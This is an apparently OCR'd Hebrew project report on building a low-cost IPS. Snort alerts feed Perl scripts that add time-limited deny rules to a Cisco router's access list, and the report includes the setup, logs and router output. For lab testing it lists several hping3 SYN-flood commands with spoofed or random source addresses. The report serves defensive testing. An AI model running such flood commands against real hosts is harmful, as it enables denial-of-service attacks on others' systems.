


ה-IPS מסנכרן מול התראותיו של ה-IDS ומיישם חוקיות לגבי התעבורה החולפת. ה-IPS מנהל אלגוריתמים רבי משתנים שעל סמך תוצאותיהם ינהל סיכונים ויחליט על פעולות חסימה, הגבלה או העברת מידע דרכו.

כמערכת בעלת יכולות יישום, מיקום ה-IPS חייב להיות בשרשרת תעבורת המידע (בניגוד ל-IDS שיכול להיות ממוקם במקביל לשרשרת התעבורה). כיום מרבית המוצרים בשוק הינם מוצרים IPS משולב IDS - מוצרים אלו נקראים IDPS או IDP.

תצורות יישום ל-IPS:

Active-Response:



בתצורה זו מקיים ה-IDS שיח אל מול רכיב גורם שלישי בעל יכולות אכיפה, ומעדכן רשומות על גביו לגבי ניסיון חדירה או התקפה מתרחשת. הרכיב המיישם לרוב יהיה שרת FW על גביו יוגדר חוק (Rule) דינאמי שיתעדכן על פי הנחיית ה IDS, או נתב על גביו יוגדר Access-list דינאמי שיתעדכן בהתאם. ניתן ליישם את התצורה גם בעזרת מתג אשר ינתק פורטים (יתאים יותר להתקפות שמיוצרות מקומית).

בתצורה זו מוגדר ה-IDS כמאזין לתעבורה על ידי החדרת רכזת או מתג בעל יכולות Port mirroring (פונקציית מתג שמאפשרת לממשק אחד לקבל את מלוא התעבורה שמקבל ממשק אחר) לשרשרת, כך שכלל התעבורה המיועדת לרשת תוזרם במקביל ל-IDS.

חיסרון בשיטה זו הוא זמן התגובה שלוקח ל-IDS להזין את הרכיב הנוסף. מכאן שהתקפות קטנות (מספר בודד של חבילות) יצליחו להגיע לרשת מבלי להיעצר, דוגמא לכך היא תולעת ה-SQL Slammer משנת 2003.

יתרון בשיטה זו הוא גמישות ההטמעה. אין צורך בעריכת הטופולוגיה הסטנדרטית הקיימת ברשת, ה-IDS מתממשק למערכות הקיימות. כמו כן יתרון נוסף שניתן לזקוף לטובת שיטה זו היא עלותה.

Network IPS (NIPS)

ההבדל העיקרי בטופולוגיה זו הוא מיקום ה-IPS כחוליה בשרשרת תעבורת המידע, ומיישם חסימות מידיות במידת הצורך. כאשר מיקום ה-IPS הוא בשרשרת התעבורה ישנה יכולת תגובה כבר מחבילת ההתקפה הראשונה, מכיוון שכלל תעבורת החבילות עוברת דרך ה-IPS ורק במידה ועמדו במדיניות המוגדרת יעביר אותן הלאה בשרשרת.

יתרון נוסף לתצורה הוא יכולת ה-IPS לדגום עד שכבת האפליקציה של התעבורה ובכך לספק הגנה ברמה גבוהה יותר לרשת.


יישום התצורה - Snort משולב נתב Cisco בתצורת Active Response

מבוא: במעמד הפרויקט נסקרו מספר יצרני IPS מובילים, חלקם נבדקו בבדיקות מעשיות וחלקם האחר על ידי סקירת דו"חות של מעבדות NSS. במהלך ההשוואות בין היצרנים נתגלו מספר חסרונות מהותיים - בגללם הלכה למעשה ברשתות לא נפוץ שירות ה-IPS.

- מורכבות ההטמעה - בכדי להטמיע מערכת בצורה נכונה ומותאמת לרשת ספציפית נדרשות עשרות שעות של מהנדס מומחה.
- עלויות - המוצרים המובילים כיום עלולים להגיע לעלויות גבוהות מאוד (עשרות עד מאות אלפי דולרים למוצר ייעודי).
- בנוסף לכך המוצר שיוטמע - יוגדר להיות Network IPS ובכך יהווה נקודת כשל יחידה ברשת וצוואר בקבוק תעבורתי.

בעקבות סיבות אלה, נבחר ליישם תצורה שתספק מענה לחסרונות המוצרים הקיימים, תוך שמירה על איכות הפתרון. תצורה זו היא אינטגרציית תוכנה בין Snort IDS לנתב Cisco.

תיאור כללי של מהלך העבודה: בבסיס התצורה קיים דימוי של רשת ממוצעת המכילה קישוריות אינטרנט וחשופה להתקפות. הרשת מקושרת דרך נתב Cisco ושרת FW מבית Check Point:



לתצורת הרשת הממוצעת המתוארת מעלה, שולבו יכולות הגנה מפני התקפות וחדירות במינימום שינויים ברכיבים הפעילים. התצורה למעשה מיישמת IPS בתצורת Active-Response קלאסית כמתוארת ברקע. במהלך העבודה הוטמעה רכזת (HUB) בתווך שבין ה-FW לנתב, ומערכת IDS מבית Snort כמאזינה לתעבורת הרשת, זו תניב דיווחים לגבי התקפות חולפות. במקביל הוטמעה הגבלת תעבורה על ידי ACL על גבי נתב ה-Cisco שהוגדר להיות דינאמי, שונה ועודכן על בסיס דיווחי ה-Snort.

מחשב ה-IDS:

מחשב ה-IDS הינו מחשב שולחני ממוצע (מעבד Pentium 4 2.66Ghz, 2 גיגה זכרון RAM ו-2 כרטיסי רשת). המחשב הריץ Ubuntu 10.04 ועל גביו הותקנו פלאגים תוכנתיים.

- לאחר התקנה מלאה חוברה העמדה לרשת לטובת הורדה והתקנת עדכונים. ומיד בסיום בוטלה הגישה, הוסרו העדכונים האוטומטיים המוגדרים כברירת מחדל, שונה שם המשתמש וסיסמת הגישה - זאת במטרה להקשיח את העמדה ככל שניתן ובכך למנוע חשיפתה להתקפות ייעודיות.

- תוכנת ה-Snort הותקנה גם היא בגרסה העדכנית ביותר הקיימת ברשת, בשילוב פלאג תוכנתי אשר מאפשר גישת ה-Snort לארכוב מידע ב-DB, MySQL. עם סיום ההתקנה הוגדרה התוכנה (קובץ ה-snort.config) לדגום את כרטיס הרשת הרלוונטי, לייצא את הלוגים כפי שנמצאו על ידי החיישנים המובנים למספר גורמים: למאגר המידע - MySQL (שהוגדר לפני כן), ולקובץ התראות - בעזרתו יעוררו פעולות לאחר מכן.

תוכנות נלוות:

- ✓ MySQL - נבחר מאגר המידע מסוג MySQL, מאגר מידע זמין ונוח לשימוש אשר אליו יארכב ה-Snort את פלט המידע המאפיין את ההתקפה המתרחשת. ממאגר מידע זה גם "יימשך" המידע הרלוונטי על ההתקפה - כתובת ה-IP של התוקף, בכדי ליישם חסימה. הגישה למאגר המידע הוגבלה על ידי נתוני גישה (שם משתמש וסיסמה) שונים. ניתנו הרשאת כתיבה לטבלאות הקיימות (ללא עריכתן) לתוכנת ה-Snort, והרשאת קריאה בלבד לתוכנת האינטגרציה.
- ✓ PERL - תוכנת האינטגרציה בין האלמנטים (תוכנת ה-Snort, מאגר המידע, נתב ה-Cisco) נכתבה בשפת התוכנה PERL, השפה הנפוצה ביותר בקרב מנהלי לינוקס. התוכנה חולקה לשלושה קבצי תוכנת PERL בסיסיים כאשר כל אחד מהקבצים קורא לקובץ אחר על פי צורך.
- ✓ תוכנת ה-SwatchRC - תוכנה אשר עוקבת אחר קבצי לוגים או התראות, ומחוללת סדרת פעולות במידה ונעשה שינוי מסוים בקובץ (Watchdog).

יישום התוכנות:

- ✓ תוכנת ה-swatch - התוכנה אשר עושה שימוש בתוכנת ה-SwatchRC אשר הוגדרה לעקוב אחר קובץ ההתראות שמייצרת תוכנת ה-Snort, תוך חיפוש אחר תוכן המייצג התקפה חדשה בקובץ. במקרה של זיהוי, מפעילה התוכנה את קובץ התוכנה הראשי (נקרא mysql.pl). תוכנת ה-swatch משמשת טריגר לשאר התוכנות המשורשרות, ברגע שנעשה זיהוי תוכנת ה-swatch תסגור עצמה אוטומטית ובכך תסיים תפקידה. מיד בסיום פעולות שאר התוכנות (חסימת התקפה) תופעל תוכנת ה-swatch מחדש ותכנס למצב המתנה עד לשינוי חדש של קובץ ההתראות של תוכנת ה-Snort.
- ✓ התוכנה הראשית - תוכנה הכתובה ב-PERL אשר מופעלת ע"י תוכנת ה-swatch. התוכנה מתחברת למאגר המידע עם נתוני הגישה המוגדרים מראש (שם משתמש וסיסמא), לטבלאות המידע הרלוונטיות (snort), ושואבת את הנתונים המייצגים את ההתקפה האחרונה שתועדה על ידי תוכנת ה-Snort. נתונים אלו יהיו:
  - כתובת מקור התוקף ליצירת חסימה בהמשך, Source IP.
  - כתובת מקור התוקף מקודדת ב-ASCII, לטובת ייצור מספר סידורי חד חד-ערכי לכתובת המקור הספציפית.
  - מספר סידורי של ההתקפה לתיעוד, CID.

  בנוסף מועתקים פרטי ההתקפה לטבלאות מידע משניים אשר ישמשו בהמשך לדיווח.

  עם סיום תיעוד כלל הנתונים הנצרכים, קוראת התוכנה הראשית לתוכנה המשנית אשר אחראית על יצירת החסימה מול הנתב (נקראת Cisco_script), תוך שהראשית מזינה את המשנית בכלל הפרמטרים הנדרשים ליצירת חסימה מוצלחת. לאחר יישום החסימה נסגרת התוכנית המשנית והתוכנית הראשית, לאחר המתנה ש.ל 3 שניות לטובת ריענון מערכות, מפעילה את תוכנת ה-swatch.

- ✓ התוכנה המשנית, תוכנת ה-Cisco_script - הינה התוכנה האחראית על משיכת הפרמטרים הרלוונטיים להתקפה הרגעית, ייצור חלון זמן רלוונטי להתקפה הספציפית, ועדכון הגדרות הנתב הקיימות.

הלוגיקה שבהזנת הנתב:

- יצירת חלון זמן בו ההגנה (חסימת כתובת המקור) תהיה פעילה, נבחר פרק זמן של שלושים דקות במהלכו כתובת המקור של התוקף תהיה חסומה, לאחריו חלון הזמן שהוגדר בנתב (Time-range) יגרום לשורה הספציפית ב-ACL להפך לפאסיבית ובכך לאפשר בחזרה תעבורה מאותה כתובת מקור. בכדי ליישם דרישה זו נעשה שימוש בפונקציית ה-strtime אשר מוגדרת להיות השעה הנוכחית, פונקציה זו נערכה לפורמט הנדרש על ידי הנתב.


- בחירת המספר הסידורי של שורת ה-ACL הינו הקוד ה-ASCII של כתובת המקור של התוקף, כאשר מספר סידורי זה מוזן ל-ACL בנתב, הובטח מצב שבו תוזן אותה כתובת מקור פעמיים, שכן במידה וזה יקרה השורה החדשה שתיכתב תדרוס את הישנה. בנוסף על פי אופן החסימה, במקרה של חסימה מוצלחת לא יעברו עוד חבילות למחשב ה-Snort ובכך תימנע הזנה כפולה.

- הגדרת ה-ACL נוצר בסדר הבא: חסימת כלל השורות המצוינות ב-ACL (101), אפשור של כל השאר. ACL עובד בתצורה של "מלמעלה-למטה", משמע ה-ACL נסרק ובמקרה של הראשון של התאמה לחבילת המידע הנסרקת מתבצעת הפעולה הרלוונטית. עקב תצורה זו של "מלמעלה-למטה", בכדי לשתול שורת חסימה באמצע רשומת ה-ACL הוגדרה השורה האחרונה, המאפשרת את שאר התעבורה שלא הותאמה לשום שורה מוקדמת יותר, כבעלת מספר סידורי הגבוה ביותר שניתן להגדיר בנתב.

עם סיום פעולתה של התוכנה המשנית, הראשית מייצרת חיווי לגבי החסימה הרלוונטית כפלט תצוגה המכיל את נתוני ההתקפה (מלבד חיווי זה ישנו מערך דיווח, כאשר כלל הנתונים נאגרו במאגר המידע). ולאחר מכן קוראת התוכנה הראשית לתוכנת ה-SwatchRC לבקרה מחודשת של קובץ ההתראות.

בכך יושמה לולאה שלמה אשר מייצרת חסימות רלוונטיות כפי שנמצאו על ידי תוכנת ה-Snort וחוזרת חלילה למצב של המתנה עד למציאת ההתקפה הבאה.

היררכיית מערך תוכנות הניטור והחסימה בפרט:



מערך הדיווח:

לדיווח המערכת ערך עליון שכן מייצג את יעילות המערכת אל מול מנהל הרשת, בנוסף יוכל מנהל הרשת להחריף את הצעדים כנגד ההתקפות (לדוגמא לברר מדוע מגיעה ההתקפה, להחליף כתובות IP, להתלונן מול ספק התוקף וכדומה).

- PHP - בעזרתה שפת תסריט זו נכתב אתר אינטרנט מזערי אשר מוקם במחשב ה-Snort עצמו וזמין לגישה דרך ממשק הניהול, באתר ישנה הבחירה להציג את כמות ההתקפות האחרונות שנתפסו ונחסמו על ידי המערכת. הפרמטר משתנה בין בקפיצות 1, 10, 100, 1000, 10000. כיוון שמערכת ה-Snort מזינה למאגר המידע את כלל החבילות שזוהו כהתקפה, למאגר המידע הוזנו מאות עד אלפי תיעודיים של אותה התקפה - זאת נובע מהיחס בין זמן התגובה האיטי יחסית של החסימה (1-2 שניות) לעומת אופי ההתקפה שהוזרקה, 1000 חבילות בשנייה. בעקבות כך בכדי לייצר מערך דיווח אמין, נוצר מערך מידע נוסף שונה מהראשי, אשר אליו תועתק תעבורה של כל התקפה באופן חד-פעמי. משמע בכל פעם שהתוכנה mysql הופעלה והריצה חסימה להתקפה הרלוונטית, הפעילה התוכנה גם העתקה של הפרטים הרלוונטיים למאגר מידע מקביל שנקרא report, ממאגר מידע זה בלבד נלקח המידע לדיווח באתר האינטרנט.
- XML - בכדי לעבות את מערך הדיווח של המערכת הוטמע דו"ח בתצורת XML, במקביל למערך ה-PHP, כך שניתן יהיה לשלוח דיווחי חסימות ולתעדם (בתצורת דוא"ל לדוגמא).

ההבדל בין שיטות הדיווח הוא שאת דיווח ה-PHP צריך מנהל הרשת לדרוש ברגע נתון, בזמן שאת דיווח ה-XML יקבל באופן אוטומטי.

הנתב:

נתב - בעבודה זו נעשה שימוש בדגם ה-ISR (Integrated Service Router) תת-סדרה 871, בעל גרסת תוכנה בסיסית, היישומים בהם נעשה שימוש הן: ACL, Rate-limit. לנתבי ה-ISR מספר גרסאות תוכנה אשר נבדלות באפשרויות הניתנות ליישום בנתב.

הטמעת הגדרות על גבי הנתב:

- הזנת עדכוני ה-Snort: נעשה על ידי גישת Telnet של שרת ה-Snort לנתב ועדכונה לרשומת כתובת מקור נוספת.

- אכיפת החסימה: ייעשה על ידי הגדרת Access-List בממשק היציאה ל-WAN, על ידי חסימה כללית של תעבורה שתיכנס פנימה דרך ממשק זה. חסימה זו יעילה כיוון שמתבצעת בנקודה הרחוקה ביותר מהרשת שנמצאת תחת מנהל הרשת. בסעיף ההמלצות לייעול התצורה והמשך המחקר הוצע להעתיק מיקום חסימה זה לנתב הרחוק יותר ברשת האינטרנט - לנתב ספק האינטרנט. חסימת ההתקפה תהיה יעילה יותר כיוון שבכך ייחסך גם הניצול המיותר של קישוריות ה-WAN.

- הגבלת החסימה: בכדי להתיר חסימות שבוצעו, נעשה שימוש בהגדרת Time-Range להגבלת כל אחת משורות ה-ACL. ה-Time-Range הוזן ע"י מחשב ה-Snort ומכיל את השעה נוכחית לאותו רגע ההתקפה (השעונים בין מחשב ה-Snort לנתב סונכרנו) כשעת התחלת פרק הזמן, ואת השעה הנוכחית בתוספת חצי שעה כשעת סיום פרק הזמן. הגדרה זו מגבילה את החסימה של כתובת המקור הספציפית לחלון זמן של חצי שעה בלבד.

- ברגע שתיחסם כתובת המקור, לא יראה מחשב ה-Snort עוד תעבורה מאותה כתובת כיוון שתיחסם בנתב ועל כן לא תיתכן הזנה כפולה של אותה כתובת מקור בתווך זמן של פחות מחצי שעה.

- חלון הזמן הנבחר (חצי שעה) הינו חלון זמן סביר בו ההתקפה, שלרוב רגעית בלבד, פסקה.

נשקלה האפשרות להגביל את רוחב הפס של כתובות המקור התוקפות (ולא לחסום לגמרי) מה שיבטיח חוסר-אפקטיביות להתקפה מצד אחד ויאפשר המשך עבודה תקינה מצד שני במקרה של False-positive מצד ה-Snort.

המחשב התוקף:

מחשב תוקף - המחשב שהוגדר לדמות התקפות וניסיונות חדירה מרשת האינטרנט הינו בעל כרטיס רשת 100Mbps אשר הופעל עם מערכת ההפעלה Ubuntu 10.04, בשילוב עם חבילת התוכנה HPING3 אשר מייצרת חבילות מידע על פי דרישה.

הזרקת תעבורה - הגדרת מחשב תוקף

בכדי לבחון את יעילות התצורה, נבחרו מספר כלים בעזרתם נעשה דימוי להתקפות DDoS.

HPING3: תוכנת HPING גרסה 3 הינה כלי פריצה (Hacking) המאפשר בחינת האבטחה של מערכות על ידי יצירת חבילות מידע ערוכות. בתוכנה ניתן לייצר סריקת פורטים פתוחים, התקפת הצפות Ping (Ping flood), או התקפת Syn. את ההתקפות המיוצרות ניתן לשלוח עם כתובות מקור לא נכונות (Spoofed) ובכך לגרום למערכת המותקפת לשלוח תשובות ליעד לא נכון, לדוגמא לגרום למחשב ברשת לשלוח תעבורה חוזרת למחשב אחר ובכך לגרום לעומס ברשת או השבתה של אחד המחשבים.

HPING למעשה מאפשרת לערוך את חבילת המידע הנשלחת על פי דרישה. לדוגמא, נשלחה התקפה כלפי כתובת השרת FW, התעבורה נשלחה מכתובת 10.20.30.3 (כתובת Spoofed - לא כתובת המחשב השולח), נשלחו 1000 חבילות כל שנייה בלולאה:

```
hping3 -S 10.1.18.136 -a 10.20.30.3 -i u1000
```

נשלחה התקפה כלפי כתובת השרת FW, התעבורה נשלחה מכתובת רנדומאלית (יש לציין את כרטיס הרשת ממנו התעבורה תישלח - eth0):


```
hping3 -S 10.1.18.136 -i u1000 -I eth0 --rand-source
```

נשלחה התקפה כלפי כתובת רנדומאלית מתוך רשת ה-LAN, התעבורה נשלחה מכתובת רנדומאלית.

```
hping3 --rand-dest 10.1.18.x -i u1000 -I eth0 --rand-source
```

TCPReplay, הקלטות MIT: בשנת 1999 הוקם פרויקט DARPA לבחינת מערכות IDS, הפרויקט בחסות MIT חולק לשני מקטעי עבודה: למידת תעבורה יום-יומית תקינה אשר אינה מכילה התקפות DoS. ולמידת תעבורה המכילה התקפות כפי שהוקלטו בזמן אמת. מערכות ה-IDS נדרשו להתמודד עם שני מקטעי העבודה ולהוכיח כי אינם מניבות False-positive במקטע הראשון, ומצליחות לזהות את מלוא ההתקפות שהוזנו במקטע השני. ההקלטות של התעבורה של שני המקטעים זמינים להורדה מרשת האינטרנט מהאתר www.mit.edu. ההקלטות הורדו והופעלו על ידי נגן PCAP מבוסס TCPReplay, תוכנת לינוקס מבוססת קוד פתוח המאפשרת ניגון הקלטות PCAP.

מתודולוגיית המערך המלא:



סימולציה למערך - ההתקפה על הרכיבים לאחר יישום התוכנה

במפרט מטה ניתן לראות את זיהויה של ההתקפה על גבי כל אחד מהגורמים הפעילים במערך. בסעיף זה תוצג שרשרת האירועים:

תחילה במערכת ה-Snort < מיד לאחר מכן רישום לקובץ ההתראות ובמקביל רישום למאגר המידע < זיהוי השינוי בקובץ ההתראות על ידי תוכנת ה-Swatch < משיכת הנתונים על ידי תוכנת ה-mysql < רישום תוכנת ה-cisco_script < הטמעת העדכונים על גבי הנתב < יישום החסימה בנתב.

1. יצירת ההתקפה על ידי המחשב התוקף:

```
hping3 -S 10.1.18.136 -a 166.66.66.169 -i u1000
```

פרטי ההתקפה הנ"ל יזוהו על ידי הרכיבים בהמשך.

2. הפעלת המערכות על גבי מחשב ה-Snort. בכדי להתחיל את מערך ההגנה יש תחילה להפעיל את תוכנת ה-Snort, ולאחר מכן להפעיל את התוכנה המוגמרת שתעבוד בלולאה מחזורית לאחר ההפעלה הראשונה. בכדי לייעל ולחסוך פעולות, נכתבה תוכנת Batch קצרה אשר תפעיל את שתי התוכנות (Snort + תוכנה מוגמרת) בו-זמנית.

3. זיהוי ההתקפה על ידי תוכנת ה-Snort. תחילה זוהתה ההתקפה כפלט מסך המוצג למשתמש, בעבודה השוטפת נבחר לבטל תצוגה זו בכדי לחסוך במשאבי עיבוד ולגרום לתוכנה לעבוד מאחורי הקלעים:

```
+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

:0:17 08/07-10:50:55.408889E:82:AD:48 -> 0:8:DA:53:0:FF type:0x800
len:0x3C
 10.1.18.136:0 <- 166.66.66.169:3695TCP TTL:63 TOS:0x0 ID:60494 IpLen:20
DgmLen:40
 *******Seq: 0x1CBD3F4D  Ack: 0x775398F1  Win: 0x200  TcpLen: 20

+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

===============================================================================
Action Stats:
ALERTS: 125
LOGGED: 125
PASSED: 0
===============================================================================
```

מיד עם זיהוי ההתקפה יתועדו פרטי ההתקפה במאגר המידע ובקובץ ההתראות.

4. להלן הפרטים כפי שמוצגים במאגר המידע:

```
<resultset statement="select * from test.iphdr
"xmlns:xsi=http://www.w3.org/2001/XMLSchema-instance>
<row>
      <field name="sid">2</field>
      <field name="cid">57502</field>
      <field name="ip_src">169090732</field>
      <field name="ip_dst">167842440</field>
      <field name="ip_ver">4</field>
      <field name="ip_hlen">5</field>
      <field name="ip_tos">0</field>
      <field name="ip_len">40</field>
      <field name="ip_id">44962</field>
      <field name="ip_flags">0</field>
      <field name="ip_off">0</field>
      <field name="ip_ttl">63</field>
      <field name="ip_proto">6</field>
      <field name="ip_csum">34533</field>
      <field name="d">2011-07-10 09:35:27</field>
</row>
```

ניתן להבחין כי הפרטים מוצגים בתצורת ASCII, בכדי לתרגם למקורות נעשה שימוש בפקודה INET_NTOA שממירה מ-ASCII לתצורת כתובות IP סטנדרטית.

5. להלן הפרטים כפי שמוצגים בקובץ ההתראות:

```
ALERT FILE

[1:524:8] [**] 08/07-10:46:29.605413BAD-TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3] {TCP} 166.66.66.169:1073 -
> 10.1.18.136:0
```

6. תוכנת ה-Swatch אשר המתינה רדומה וניטרה את קובץ ההתראות זיהתה את השינוי אשר חיפשה, המילה Priority נוספה לקובץ. התוכנה הפעילה את התוכנה הראשית, תוכנת mysql ואחריה נסגרה.

7. התוכנה הראשית, תוכנת mysql אשר הופעלה על ידי תוכנת ה-Swatch, תמשוך ממאגר המידע את הפרמטרים הבאים על ידי SQL Query:

- Source IP = 166.66.66.169, כתובת המקור בתצורת IP.
- CID = 123, המספר הסידורי יהיה 123.
- Process ID = 2789360297, המספר הסידורי החד חד-ערכי לכתובת מקור הספציפית (כתובת המקור ב-ASCII) לאחר משיכת הפרמטרים, משכפלת התוכנה את נתוני ההתקפה לטבלאות מידע משניות לטובת שימוש עתידי לדיווח.

התוכנה מניבה פלט חיווי למסך אשר מציג את נתוני ההתקפה שזוהתה, גם חיווי זה יבוטל בעבודה השוטפת בכדי לחסוך במשאבים ולגרום לתוכנה לעבוד מאחורי הקלעים.

התוכנה מפעילה את תוכנת המשנה cisco_script תוך שהיא מזינה אליה את נתוני ההתקפה, src_ip, proc_id, cid.

8. התוכנה המשנית, תוכנת cisco_script שהופעלה על ידי התוכנה הראשית, תוכנת mysql, תזין את הפרמטרים שהוזנו לה על ידי התוכנה הראשית לתוך משתנים פנים-תוכנתיים. התוכנה מייצרת חלון זמן שכולל את השעה הנוכחית והשעה הנוכחית בתוספת שלושים דקות. השעות נבנו על בפורמט כפי שנתב ה-Cisco מכיר וזאת בכדי שתוזן בהמשך לפונקציית ה-Time-range.
התצורה לדוגמא: 16:00 10 July 2011.

נוצר ערוץ ניהול מול כתובת ה-IP של נתב ה-Cisco מסוג Telnet עם נתוני הגישה כפי שהוזנו מראש. את ערוץ ניהול זה ניתן היה לייעל על ידי שימוש בערוץ מוצפן מסוג SSH.

לאחר יצירת הערוץ (במידה ומוצלח) תזין התוכנה את רשומה חדשה לטבלת ה-ACL הקיימת כבר, כאשר זה מותנה בפונקציית ה-Time-range:

```
$seq deny ip host $src_ip any time-range $proc_id
```

לאחר הגדרה זו מזינה התוכנה הגדרת Time-range אשר תגביל את פעילותה של שורת ACL זו לחלון הזמן הרלוונטי בלבד, לאחריו תהפוך לפאסיבית.

```
time-range $proc_id absolute start $cur_time end $fut_time
```

בסיום ההזנה תיסגר התוכנה ותחזיר את ההתקדמות לתוכנה הראשית.


9. על הנתב ניתן לראות את נתוני ההתקפה, כפי שנדגמו בזמן אמת
דוגמא ליישום החסימה על גבי הנתב:

```
show access-list 101
937687 deny ip host 205.91.219.74 any time-range 1882588218 (inactive)
951747 deny ip host 166.66.66.169 any time-range 2789360297 (active)
(active) (879493 matches)
```

דוגמא ליישום חלון הזמן על גבי הנתב:

```
show time-range 2789360297
time-range entry: 2789360297 (active)
 absolute start 16:00 10 July 2011 end 16:30 10 July 2011
```

